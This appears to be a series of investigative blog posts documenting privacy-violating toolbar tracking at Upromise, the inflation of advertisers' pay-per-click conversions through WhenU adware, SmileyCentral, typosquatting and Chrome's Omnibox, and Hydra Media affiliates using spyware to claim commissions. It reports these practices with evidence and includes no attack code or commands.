
If a user clicks the prominent button to begin the toolbar installation, the next screen presents a 1,354-word license agreement that fills 22 on-screen pages and offers no mechanism to enlarge, maximize, print, save, or search the lengthy text. But even if a user did read the license, the user would receive no notice of detailed tracking. Meanwhile, the lower on-screen box describes a "Personalized Offers" feature, which is labeled as causing "information about [a user’s] online activity [to be] collected and used to provide college savings opportunities" But that screen nowhere admits collecting users’ email addresses or credit card numbers. Nor would a user rightly expect that "information about … online activity" means a full log of every search and every page-view across the entire web.

The install sequence does link to Upromise’s privacy policy. But this page also fails to admit the detailed tracking Upromise performs. Indeed, the privacy policy promises that Personalized Offers data collection will be "anonymous" — when in fact the transmissions include email addresses and credit card numbers. The privacy policy then claims that any collection of personal information is "inadvertent" and that such information is collected only "potentially." But I found that the information transmissions described above were standard and ongoing.

The privacy policy also limits Upromise’s sharing of information with third parties, claiming that such sharing will include only "non-personally identifiable data." But I found that Upromise was sharing highly sensitive personal information, including email addresses and credit card numbers.

In addition, Upromise’s data transmissions contradict representation in Upromise’s FAQ. The top entry in the FAQ promises that Upromise "has implemented security systems designed to keep [users’] information safe." But transmitting credit card numbers in cleartext is reckless and ill-advised — specifically contrary to standard Payment Card Industry (PCI) rules, and the opposite of "safe." Indeed, in an ironic twist, Upromise’s FAQ goes on to discuss at great length the benefits of SSL encryption — benefits of course lacking when Upromise transmits users’ credit card numbers without such encryption.


The Upromise toolbar offers an Options screen which again makes no mention of key data transmissions. The screen admits collecting "information about the web sites you visit." But it says nothing of collecting email addresses, credit card numbers, and more.

The Scope and Solution

The transmissions at issue affect only those users who agree to run Upromise’s Personalized Offers system. But until last week, that option was set as the default upon new Upromise toolbar installations — inviting users to initiate these transmissions without a second look.

Even if Upromise ceased the most outrageous transmissions detailed above, Upromise’s installation disclosures would still give ample basis for concern. To describe tracking, transmitting, and analyzing a user’s every page-view and every search, Upromise’s install screen euphemistically mentions that its "service provider may use non-personally identifiable information about your online activity." This admission appears below a lengthy EULA, under a heading irrelevantly labeled "Personalized Offers" — doing little to draw users’ attention to the serious implications of Personalized Offers. I don’t see why Upromise users would ever want to accept this detailed tracking: It’s entirely unrelated to the college savings that draws users to the Upromise site. But if Upromise is to keep this function, users deserve a clear, precise, and well-labeled statement of exactly what they’re getting into.

Upromise’s multi-faceted business raises other concerns that also deserve a critical look. The implications for affiliate merchants are particularly serious — a risk of paying affiliate commission for users already at a merchant’s site. But I’ll save this subject for another day.

Upromise’s Response (posted: January 23, 2010)

Upromise told PC Magazine’s Larry Seltzer that less than 2% of their 12 million members were affected. Though 2% of 12 million is 240,000 — a lot!

Upromise staff also wrote to me. I replied with a few questions:

1) How long was the problem in effect?

2) How many users were affected?

3) What caused the problem?

4) I notice that the Upromise toolbar EULA has numerous firmly-worded defensive provisions. (See the entire sections captioned “Disclaimer of Warranty” and “Limitation of Liability” – purporting to disclaim responsibility for a wide variety of problems. And then see Governing Law and Arbitration for a purported limitation on what law governs and how claims may be brought.) For consumers who believe they suffered losses or harms as a result of this problem, will Upromise invoke the defensive provisions in its EULA to attempt to avoid or limit liability?

I’m particularly interested in the answer to the final question. The EULA is awfully one-sided. I appreciate Upromise confirming the serious failure I uncovered. Upromise should also accept whatever legal liability goes with this breach.

Upromise’s Response to My Questions (posted: January 25, 2010)

Upromise replied to my four questions to indicate that the scope of the problem was "approximately 1% of our 12 million members." Upromise did not answer my questions about the duration of the problem, the cause of the problem, or the effect of Upromise’s EULA defenses.

How Google and Its Partners Inflate Measured Conversion Rates and Inflate Advertisers’ Costs

When advertisers measure the effectiveness of their pay-per-click ad campaigns, advertisers systematically assume additionality, i.e. that the sales that follow a paid click are sales that would not have happened without the ad platform’s assistance. This assumption offers intuitive appeal: If a user clicked an ad and then bought the advertised product, by all indications the ad platform should be thanked for finding and sending an interested customer. Or should it?

As it turns out, Google and its partners systematically inflate advertisers’ conversion rates by interceding in transactions advertisers would otherwise have received for free. This conversion-inflation syndication fraud overstates the true effectiveness of the ads Google delivers — leading advertisers to pay more than they should.

In this piece, I offer four examples of Google and its partners inflating conversions to claim credit for traffic advertisers would otherwise have received for free. In each example, an advertiser intensely measuring its conversion rate would mismeasure the true effectiveness of its ads, and would end up overpaying for traffic that is far less valuable than reporting systems suggest.

Traffic source How users are found What would have happened had Google and its partners not interceded
WhenU – adware User requests advertiser’s site. Adware covers advertiser’s site with pay-per-click listings. Advertiser’s site displays as usual, with no covering popup. User stays at advertiser’s site, and advertiser pays no PPC fee.
SmileyCentral – toolbar Reconfigured browser tricks user into running a “search” for a site’s domain name. User’s browser retains its ordinary configuration. User runs a direct navigation, and advertiser pays no PPC fee.
Typosquatting User misspells advertiser’s domain name. User’s browser shows a list of alternatives, and user selects one — reaching advertiser’s site at no charge. Or, user sees an error page, notices the misspelling, and corrects the spelling to reach the advertiser’s site without a PPC fee.
Chrome – browser suggestions User typing a web address is encouraged to run a search instead. User finishes typing the site’s web address and reaches the advertiser’s site without a PPC fee.

WhenU Covers Advertisers’ Sites with Advertisers’ Own Google Ads

WhenU covers RCN with its own Google ads -- charging ad fees for traffic RCN would otherwise have received for free.
WhenU covers RCN with its own Google ads — chargingad fees for traffic RCN would otherwise have received for free.


PPC advertisers (e.g. RCN)
money viewers
   Google   
money viewers
InfoSpace
money viewers
Nbcsearch
money viewers
LocalPages
money viewers
WhenU

The money trail – how funds flow from advertisers
to Google to WhenU.

Through popups shown to users already at advertisers’ sites, WhenU (and its partners) charge advertisers for traffic they would have otherwise received for free. Google passes along these clicks through its advertising platform, and Google charges advertisers as if these were genuine leads, even though in fact these users were already on advertisers’ sites.


In testing of May 9, 2009, I browsed the web site RCN.com. Advertising software (generously, “adware”) from WhenU popped open the window shown at right — covering more than 80% of the RCN site with a list of pay-per-click ads, among them a prominent ad for RCN. I clicked the RCN ad, and I was taken back to RCN. See screenshots detailing the full sequence, or a screen-capture video.

As a provider of high-speed Internet access (with attendant concerns for user security, PC reliability, and tech support expense), RCN is unlikely to advertise with a notorious adware program like WhenU. Nor is RCN likely to want to show its ads to users already at rcn.com — users who RCN has already managed to reach. So how did RCN’s ads end up in this unfortunate placement? Using a network monitor, I confirmed the full sequence of intermediaries: WhenU and its MediaTraffic ad system sent traffic to LocalPages, which redirected to Nbcsearch, which forwarded the traffic to Infospace, which finally passed the traffic to Google. Google in turn paid Infospace, which paid Nbcsearch, which paid LocalPages, which paid WhenU. See the diagram at right and the full packet log.

For RCN, this placement is a rotten deal. RCN has already paid to get a user to its site — perhaps via a postcard, TV advertisement, display ad, or other paid search activity. But then WhenU intercedes and puts a roadblock in front of that user, in the form of the popup at right. A typical user presented with that popup will click the RCN entry to get back to RCN and continue the signup process. But then RCN pays twice to reach a single user.

Meanwhile, if RCN is tracking conversion rates, it will notice that this WhenU/Google placement seems to have a high conversion rate — reflecting that this ad was shown to users already on the verge of signing up with RCN. So in all likelihood, RCN will increase its Google bid to attempt to obtain more traffic of similar (apparent) quality. But the supposed high conversion rate is misleading at best: Since these are users who were already at the RCN site, without any intervention by Google or WhenU, it is nonsense to credit Google or WhenU for resulting sales.

This ad placement also lacks the labeling required by FTC policy and precedent. For one, all sponsored search ads are to be labeled as such, pursuant to the FTC ‘s 2002 instructions. But look closely at the popup screenshot. On my ordinary 800×600 screen, no such label appears. Furthermore, the FTC’s Direct Revenue and Zango complaints, decisions, and orders reveal an additional duty that adware vendors specifically and clearly label each popup with, among other information, a statement that the popup is an advertisement. (See Direct Revenue Decision and Order, provision VI.(1), and Zango Decision and Order, provision VI.(1).) Here, the popup bears the WhenU icon and even a phone number, but it lacks any disclosure that the window’s listings are advertisements. I gather the required label would ordinarily appear on a sufficiently large screen, but the FTC’s policies make no exceptions for users with small screens. Indeed, as netbooks gain popularity, small screens are increasingly common.

These ad placements are particularly troubling because they have continued for months on end. I first observed substantially similar placements on February 7, 2009, though I have reason to think the placements began well before then. Furthermore, Google has been on actual notice of these practices for 3+ months: I first reported these placements to the public in my lunch keynote at the INTA Trademark Law and the Internet conference on February 10, 2009. I posted my slides that very day, and slides 23-24 show substantially this same set of relationships. Importantly, Google’s Rose Hagan, Senior Trademark Counsel, was present in the audience, and she responded to this portion of the talk by promising to investigate. But despite her presence, my clear posting of the parties responsible, and a three month opportunity to act, Google has nonetheless failed to sever these relationships.

Plenty more could be said about WhenU. I have personally observed a wide variety of deceptive WhenU installations, including even WhenU installations via security exploits. (I never had occasion to post those videos to my public site, but I have them on file.) The Google-funded StopBadware declared multiple WhenU-bundlers to be “badware” (1, 2, 3) based on WhenU’s automatic startup, disruptive pop-ups, and other “bad or undisclosed” behaviors. But I doubt Google will defend its WhenU placements, so I’ll save full critique of WhenU for another day.

IAC’s SmileyCentral Grabs Advertisers’ Organic Traffic to Show Google Ads

Standard web browsers place a search bar at top-left. Click that box, type an address, and press enter to reach a site.


With SmileyCentral installed, a 'direct navigation' request for www.verizon.com yields search results, not the Verizon site. With SmileyCentral installed, a “direct navigation” request for www.verizon.com yields search results, not the Verizon site.


PPC advertisers (e.g. Verizon)
money viewers
   Google   
money viewers
IAC/SmileyCentral

The money trail – how funds flow from advertisers
to Google to IAC/SmileyCentral.

By reconfiguring users’ web browsers, IAC’s SmileyCentral toolbars charge advertisers for traffic they would otherwise have received for free. Google passes along these clicks through its advertising platform, and Google charges advertisers as if these were genuine leads, even though in fact these are users who were specifically and unambiguously trying to reach advertisers’ sites directly.

Since the earliest web browsers, a user seeking a particular web site clicks in the browser’s upper-left text box, types the desired address, and presses Enter. See the first inset image at right — standard Internet Explorer 6, offering exactly this layout to request a site.

But suppose a user installs the “SmileyCentral” toolbar from IAC (the advertising powerhouse that also owns Ask.com, Match.com, and more). SmileyCentral modifies longstanding browser layout by pushing a user’s Address Bar to the right, and inserting at left a search box where users naturally expect the Address Bar to appear. Then, when a user goes to the top-left box and enters a domain name, seeking a direct navigation to the specified site, SmileyCentral runs a search instead. See the second inset image at right — the result of typing www.verizon.com, then pressing Enter, into the top-left box. Notice that the user receives a list of search ads for Verizon, even though the user asked for Verizon by its correct web address.

IAC/SmileyCentral’s search results increase advertisers’ costs. Consider user behavior upon reaching the listings shown at right. In all likelihood, a user facing these listings will click one of the top links — perhaps the first listed (to verizonwireless.com) or the second (which specifically indicates it is the “Verizon Official Site”). But these are sponsored links. Every time a user clicks one of these links, Verizon pays a fee to Google, which in turn pays IAC/SmileyCentral. (To confirm Google’s role, see the packet log.)

As in the WhenU example above, this placement is a bad deal for advertisers. Had it not been for IAC/SmileyCentral’s tricky toolbar, these users would have directly reached the sites they requested. Instead, IAC/SmileyCentral grabs the users and sends them to lists of ads — saddling advertisers with unnecessary advertising expense.

Here too, advertisers are likely to be tricked if they attempt to assess the value of this traffic based on its conversion rate. The conversion rate may well be high — for these users asked for advertisers by name, suggesting that the users are nearly ready to make purchases. But the traffic is still a bad deal for advertisers: By all rights, this is still traffic advertisers should have gotten for free.

This placement is all the worse for advertisers because IAC makes ad clicks excessively easy. Even a click 230 pixels to the right of a Verizon Wireless ad would be treated as a paid click “on” that ad. See video at 0:23, and accompanying screenshot, showing that the hyperlink area extends far beyond the text of the ad.

IAC may claim that users understand that, with MyWebSearch installed, the top-left box no longer allows direct navigations by domain name or URL. But IAC often sneaks its toolbars onto users’ computers in ways that don’t obtain meaningful consent: I previously demonstrated nonconsensual installations through security exploits and undisclosed bundles. IAC’s installations often target kids (as I have repeatedly documented). And even a direct installation from Smileycentral.com places a picture of the post-installation browser layout in a bottom-of-page image, below the fold on 800×600 screens and easily overlooked on larger screens. IAC’s use of the generic “My Web Search” label (just as in “My Documents”, “My Computer”, etc.) further compounds users’ sense that this box is part of Internet Explorer. Combining IAC’s user focus with its choice of labeling and positioning, IAC creates conditions in which users are bound to be confused.

Typosquatting: Cmcast.com, MediaLogik, and Thousands More Intercept Users’ Misspellings to Show Google Ads


Requesting Cmcast.com (s.i.c.) yields a page of Google ads.
Requesting cmcast.com (s.i.c.) yields a page of Google ads.

If no typosquatter had registered Cmcast.com, a user would have reached this page and reached Comcast without charge. If no typosquatter had registered cmcast.com, a user would have reached this page and found Comcast without charge.


PPC advertisers (e.g. Comcast)
money viewers
   Google   
money viewers
Typosquatters & brokers (e.g. MediaLogik)

The money trail – how funds flow from advertisers
to Google to typosquatters.

By paying partners to register typosquatting sites and to send the resulting clicks to Google’s ad platform, Google charges advertisers for traffic they would otherwise have received for free. Google charges advertisers as if these were genuine leads. Yet had typosquatters not registered these domains, ordinary web browsers would have assisted users in reaching advertisers’ sites without charge.

A staggering number of typosquatting web sites target users who misspell the domain names of famous web sites. For example, in my INTA presentation this spring, I showed 200+ typosquatting sites all targeting variations of “cartoonnetwork.com.” I’ll have further thoughts on typosquatting in a future article. But for present purposes, two facts are most important: Typosquatting sites are overwhelmingly funded through pay-per-click ads, and these days Google is the advertising provider of choice for most typosquatters. (My preliminary analysis indicates that Google funds more than 75% of those typosquatting sites that show Google ads.)

Consider a user who misspells comcast.com, instead typing cmcast.com (s.i.c.). Such a user will receive the first screen shown at right, presenting a series of pay-per-click links for Comcast. In all likelihood, such a user will then click a paid link to Comcast — meaning Comcast has to pay Google an advertising fee. Google in turn pays the typosquatter which had the foresight to register a domain. See the packet log.

(In some instances, traffic flows from a typosquatter to one or more brokers or intermediaries, then to Google and finally to the advertiser. As to cmcast.com: The packet log confirms that Google pays MediaLogik of Hong Kong. I cannot readily determine whether MediaLogik registered this domain for its own account, or whether MediaLogik brokers ads for some other registrant. Based on the domain’s hosting in the Bahamas, its monetization through a Hong Kong service provider, and its display of Google PPC ads, it is highly unlikely that this domain was authorized by Comcast.)

Although these typosquatting sites ultimately direct users where the users were trying to go, typosquatters leave targeted advertisers importantly worse-off. Had it not been for the typosquatter, the user would have received a standard browser page identifying the typo and, in general, referring the user to the requested site without charge. See the second screenshot at right, showing a request for cmcast.com in a standard installation of Internet Explorer 6. So, even if no typosquatter had registered cmcast.com, the user would still reach Comcast with equal ease; the typosquatter does not actually make it easier for the user to reach Comcast. But notice that a standard IE6 error page shows few ads — here, just one small ad, at far right — whereas the MediaLogik page showed all ads, front and center. So passing the user’s misspelled request to a standard IE landing page, rather than to a typosquatter, would spare Comcast an expensive Google pay-per-click fee.

Notably, typosquatting exactly fits the traffic pattern detailed in preceding examples. First, Google and its partners identify users who are already trying to reach a given advertiser. Then Google and its partners intercede — here, by registering a typosquatting domain. The user thus stumbles into Google’s ad listings and clicks through to the advertiser’s site — letting Google charge the advertiser a fee, even though the user would have reached the advertiser even without Google’s assistance.

Google Chrome Suggestions Divert Users from Direct Navigation to Search

Typing 'expedia' yields a suggestion that users search Google (simply by pressing 'Enter') rather than visiting Expedia.com directly (third entry -- requiring a mouse-click or multiple keystrokes). Meanwhile, the second link ('expedia/') yields an error -- discouraging future exploration of green direct-navigation listings.
Typing “expedia” yields a suggestion that users search Google (just press “Enter”) rather than visit Expedia.com directly (third entry — requiring a mouse-click or multiple keystrokes). The second link (“expedia/”) yields an error — discouraging future exploration of green direct-navigation listings.

As users type web addresses into Google’s Chrome web browser, Chrome’s “Omnibox” address bar suggests that users run searches instead of direct navigation. See the screenshot at right, showing the Omnibox’s suggestion after I typed “Expedia” and before I typed the final “.com”.

If a user accepts Chrome’s suggestion — by clicking the “Search for …” drop-down, or by merely pressing Enter — the user is taken to a page of Google search results for the specified term. See screenshot and screen-capture video. As usual, Google’s most prominent search result is an advertisement. If the user clicks the ad, the advertiser pays a pay-per-click fee — even though the user was nearly at the advertiser’s site, for free, before Chrome interceded with its “Search for…” suggestion.

To complete a direct navigation to the Expedia site, without passing through Google search results, a user must ignore Google’s suggestion and continue typing (“.com”), click the “expedia.com” entry (third on Google’s autocomplete list), or use the keyboard (down-down-enter) to navigate manually. In principle these steps are straightforward — just a few extra seconds. But by pushing default behavior from direct navigation to search, Google makes searches that much more frequent — yielding that many more ad-clicks, that much more revenue to Google, and that much more expense for advertisers.

Chrome further encourages searching by mixing useful autocomplete direct navigation listings (e.g. “www.expedia.com/”) with nonfunctional listings. Notice that the second entry on Chrome’s autocomplete drop-down is “expedia/” (s.i.c.) — not a valid domain name. If a user clicks that entry, the user suffers a delay followed by a DNS error — hardly a good user experience. (video) By placing this nonfunctional result prominently in the autocomplete drop-down, above the one working direct link to Expedia, and in the same distinctive green font as the working direct link, Chrome discourages users from exploring direct links. After all, if the prominently-listed “expedia/” link did not work, users are less likely to try the similar-looking link Google ranked lower.

Although competing browsers also perform searches if users enter malformed text into the Address Bar, competing browsers are less pushy in suggesting and encouraging searches in lieu of direct navigation. Chrome thus extends browser norms through its increasingly forceful suggestion of search, not direct navigation, as the default way to reach a site.

Beyond its effects on advertisers’ costs, Chrome’s Omnibox raises other serious concerns too. For example, Chrome transmits users’ every navigation keystroke to Google — including what users search for, what addresses users request by name, and what addresses users begin to request but ultimately decline to visit. CNET reports EFF and EPIC staff concerned about Omnibox’s privacy implications, and I share their discomfort.

Fair Play and a Way Forward

Notice similarities across all four examples:

  • In all four examples, Google and its partners intercede to divert traffic that, but for their intervention, would reach advertisers’ sites directly — without advertisers incurring any advertising expense.
  • In all four examples, Google and its partners ultimately pass the traffic back to the advertisers users were trying to reach — but only after collecting pay-per-click advertising fees.
  • In all four examples, if an advertiser attempts to measure its conversion rate, it will conclude that it receives traffic at attractive prices — at effective cost-per-acquisition consistent with its objectives. Standard conversion rate measurements will overlook the fact that, were it not for the intervention of Google and its partners, the advertiser would have received this traffic for free.

Not all advertisers measure conversion rates. For one, some advertisers may take Google at its word, rather than attempting detailed and rigorous monitoring of Google’s effectiveness. Furthermore, for some advertisers, conversion rates are unmeasurable. (Advertisers may have offline sales process, rather than online sales. Certain advertisers may seek brand awareness rather than immediate purchases.) But for advertisers that measure conversion rates and adjust bids accordingly, inflated conversion rates are of grave concern. In particular, inflated conversion rates yield records that seem to indicate that campaigns are working well and delivering fair value, when the truth might be exactly the opposite.

Aggrieved advertisers could sue Google over these placements. But Google imposes terms and conditions that discourage advertisers from pursuing such claims. Google’s Advertising Program Terms purport to “disclaim[] all warranties … [and] guarantees regarding positioning, levels, quality, or timing of costs per click, … clicks, conversions, or any other results” (internal numbering omitted). Google further claims that “Any refunds for suspected invalid impressions or clicks are within Google’s sole discretion.” Google also insists that advertisers’ sole remedy is advertising credits (never refunds), and Google says advertisers must complain within 60 days of a disputed charge (even if advertisers did not know about the improper charges because the charges were concealed through, e.g., inflated conversion rates). I doubt whether all these harsh provisions are enforceable. But if these provisions are enforceable, they would tightly limit advertisers’ ability to obtain redress from Google. Even if these provisions are unenforceable, their mere presence serves to discourage advertisers from filing complaints, whether informal (through Google’s customer service staff) or in court.

In a recent presentation defending its competitive posture and overall approach, Google claimed “advertisers pay what a click is worth to them” (slides 17-21). But does Google have the right to charge such a fee for all traffic, even the traffic advertisers receive without any Google assistance whatsoever? Few advertisers would tolerate such charges, if presented explicitly. Nor does Google ever seek permission to charge advertisers for their existing traffic. Yet in the future Google seems to envision, all manner of ruses intercede to claim Google delivered a customer, when in fact the customer reached the advertiser’s site without bona fide assistance from Google.

More generally, when Google and its partners overstate the effectiveness of the ads they deliver, advertisers cannot make well-informed decisions about which ads to buy or how much to be willing to pay. Danny Sullivan calls AdWords pricing a “black box,” and I certainly share that sentiment. But here, Google’s actions are even worse than opacity: By claiming to have delivered traffic advertisers would have received anyway, Google tricks advertisers into paying for that traffic — and even tricks advertisers into concluding, mistakenly, that the traffic is a good deal.

It’s also hard to reconcile Google’s WhenU and IAC/SmileyCentral placements with Google’s “Software Principles” requirements. With bundled installations disclosing WhenU’s presence only midway through installation, WhenU is anything but “upfront” (contrary to Google’s “upfront disclosure” section heading). Showing the generic “My Web Search” toolbar label after users requested the distinctively-named SmileyCentral, Ask’s offering similarly flunks Google’s call for “clear behavior.” I could continue. But even if these programs satisfied Google’s criteria, they still fall short of advertisers’ reasonable expectations — for they still intercede to claim traffic advertisers they did nothing to deliver.

Looking forward, I see two key principles. First, ad platforms must deliver genuine, incremental traffic — not just intercept and repackage traffic advertisers were already going to receive for free. Second, ad platforms need to stand behind their products — abandoning one-sided attempts to disclaim responsibility, and instead offering meaningful commitments to provide what they promise. In both these respects, Google currently falls short.

Hydra Media’s Pop-Up Problem — Ten Examples

Late last month, I posted an example of Vomba using a Hydra Media affiliate link to defraud VistaPrint — charging VistaPrint for traffic VistaPrint would otherwise have received for free. This was only the second Hydra Media advertising fraud example I had posted on my public web site. (The first showed similar Blockbuster fraud in spring 2007.) So some might think Hydra Media doesn’t have a big adware, spyware problem. Indeed, that’s exactly what Hydra claimed in a comment to ReveNews.

Despite Hydra’s claims of appropriate and ethical behavior, my observations indicate the contrary. Looking back to June 2007, across all my AutoTester’s browsing, my AutoTester has seen a remarkable 1,343 instances of spyware sending traffic to/through Hydra Network — 56 incidents in the past two weeks alone.

Ten Specific Examples

Using my Automatic Spyware Tester, I recently found the following Hydra Media spyware/adware incidents.

Overwrites cookies of any other affiliates previously slated to receive commission for making a referral to the advertiser.

# Date Spyware Advertiser Traffic flow Hydra ID References
1 10/1/08 Zango Survey Club Zango > Hydra > Survey Club 27352 video, packet log
2 10/2/08 Outerinfo Bidz Outerinfo > MediaTraffic > Hydra > Bidz 17203 video, packet log
3 10/4/08 Vomba Gevalia Vomba > Hydra > Gevalia 15387 video, packet log
4 10/4/08 Vomba Gevalia Vomba > Offerweb > Hydra > Gevalia 5830 video, packet log
5 10/4/08 Vomba Video Professor Vomba > Hydra > Video Professor 6102 video, packet log
6 10/11/08 Zango Gevalia Zango > Hydra > Gevalia 11427 video, packet log
7 10/11/08 Vomba Gevalia Vomba > Doubleyourctr > Hydra > Gevalia 9136 video, packet log
8 10/11/08 Vomba Reunion.com Vomba > Artur2 > Hydra > AdShuffle > Reunion 28138 video, packet log
9 10/11/08 Targetsaver Reunion.com Targetsaver > Kchuentracking > Hydra > AdShuffle > Reunion 27039 video, packet log
10 10/12/08 WhenU Omaha Steaks WhenU > MediaTraffic > Tcshoppingdeals > Hydra > Omaha Steaks 7386 video, packet log
Effects: Targets advertiser with its own affiliate link — thereby charging the advertiser for traffic it would otherwise have received for free. See extended discussion in Auditing Spyware Advertising Fraud: Wasted Spending at VistaPrint.

These are just a fraction of the Hydra incidents my AutoTester observed during the past two weeks. But as the “Effects” entry notes, each of these incidents entails charging an advertiser for traffic the advertiser would otherwise have received for free — a strikingly poor deal for the advertiser. Moreover, each of these incidents entails a distinct Hydra affiliate ID, as shown by the ten unique values in the “Hydra ID” column.

Covering Their Tracks

It is difficult to know whether Hydra and the targeted merchants were aware that these affiliates were using spyware/adware to claim commissions on traffic merchants would otherwise have received for free. In principle it is possible that the affiliates told Hydra and the merchants what they were doing — though I find that unlikely at best. But in each instance, the packet logs reflect that these affiliates’ traffic to merchants did not affirmatively indicate that the traffic came from spyware or adware. In principle such designation could be provided by “sub=” tags on affiliate links, by HTTP Referer headers, or by other indications. But these packet logs include no such disclosure.

In incidents 9 and 10, it seems these affiliates and their spyware/adware partners took additional steps to cover their tracks. In incident 9, Targetsaver invoked the affiliate’s link to LynxtTrack and onwards to Reunion.com, without an on-screen Reunion window appearing, whether as a popup, popunder, Taskbar entry, or otherwise. See the incident 9 video — showing only a brief blip at 0:37 when Internet Explorer briefly loses then regains focus. (Notice the change in color of the Internet Explorer title bar.) With no meaningful on-screen display to report what occurred, even a sophisticated tester might fail to notice that an affiliate link had been invoked and affiliate cookies had been dropped. Incident 10 also reflects significant obfuscation: WhenU opened the affiliate’s link in a window that was initially blank (0:25-0:28). WhenU then moved the window off-screen, and even when I manually clicked the window’s Taskbar entry (video at 0:33), the window did not appear. Only by right-clicking and choosing Maximize (0:38) was I able to force the window to appear in the active screen space, letting me demonstrate and confirm that the window did indeed load the Omaha Steaks site through a Hydra affiliate link.

Taking from Other Affiliates

Not only do these affiliates charge merchants for traffic merchants should have received for free, but these affliates also take commissions that should have flowed to other affiliates. Suppose an ordinary web site affiliate (“A” for short) recommends, e.g., Gevalia. If a user clicks A’s affiliate link to Gevalia, and if a user later makes a purchase from Gevalia, then A is supposed to receive a commission on the sale. But if one of these spyware/adware-using affiliates jumps in with its own link, A gets nothing.

I first demonstrated this commission-stealing in July 2004. See my proof of Zango (then “180solutions”) claiming commissions that would otherwise be paid to other affiliates, as to traffic for Crucial, Freshpair, TGW, and Valuemags. This problem remains in full effect.

Legitimate rule-following affiliates rightly disdain spyware and adware for, among other reasons, their tendency to take commissions that would otherwise flow to legitimate affiliates. For example, my VistaPrint piece last month prompted a spirited response from Linda Buquet at the 5 Star Affiliate Programs Blog (“adware also steals from Vista Print’s HONEST AFFILIATES!”) and a discussion at affiliate forum ABestWeb.

Next Steps

In a recent MediaPost article, Hydra claimed it is “complying with the instructions [it has] been given.” Perhaps a few aggressive marketers are willing to look the other way on spyware and adware issues. But all of the advertisers listed above? All these companies are happy to pay commission on traffic they would otherwise have received for free? Pay commission for placements through spyware known to arrive on users’ computers without users’ consent? It strains credibility. By posting these examples, I intend to alert the corresponding advertisers to the nature of the traffic Hydra is sending them — letting the advertisers decide for themselves whether this is a suitable allocation of their marketing budgets. As detailed in my Wasted Spending at VistaPrint piece, my firm view remains that these placements offer advertisers no bona fide benefit, and that no fully-informed advertiser would willingly pay for such traffic.

Meanwhile, others are also observing Hydra placements through spyware and adware. In a comment at ReveNews, ShareASale CEO Brian Littleton noted that he sees Hydra affiliates using spyware and adware to cover and supersede traffic his company provides to advertisers — reducing earnings of ShareASale and ShareASale’s affiliates. Brian generously offers to provide Hydra with reports of these practices, and I encouraged Brian to post his findings on the web for all to see.

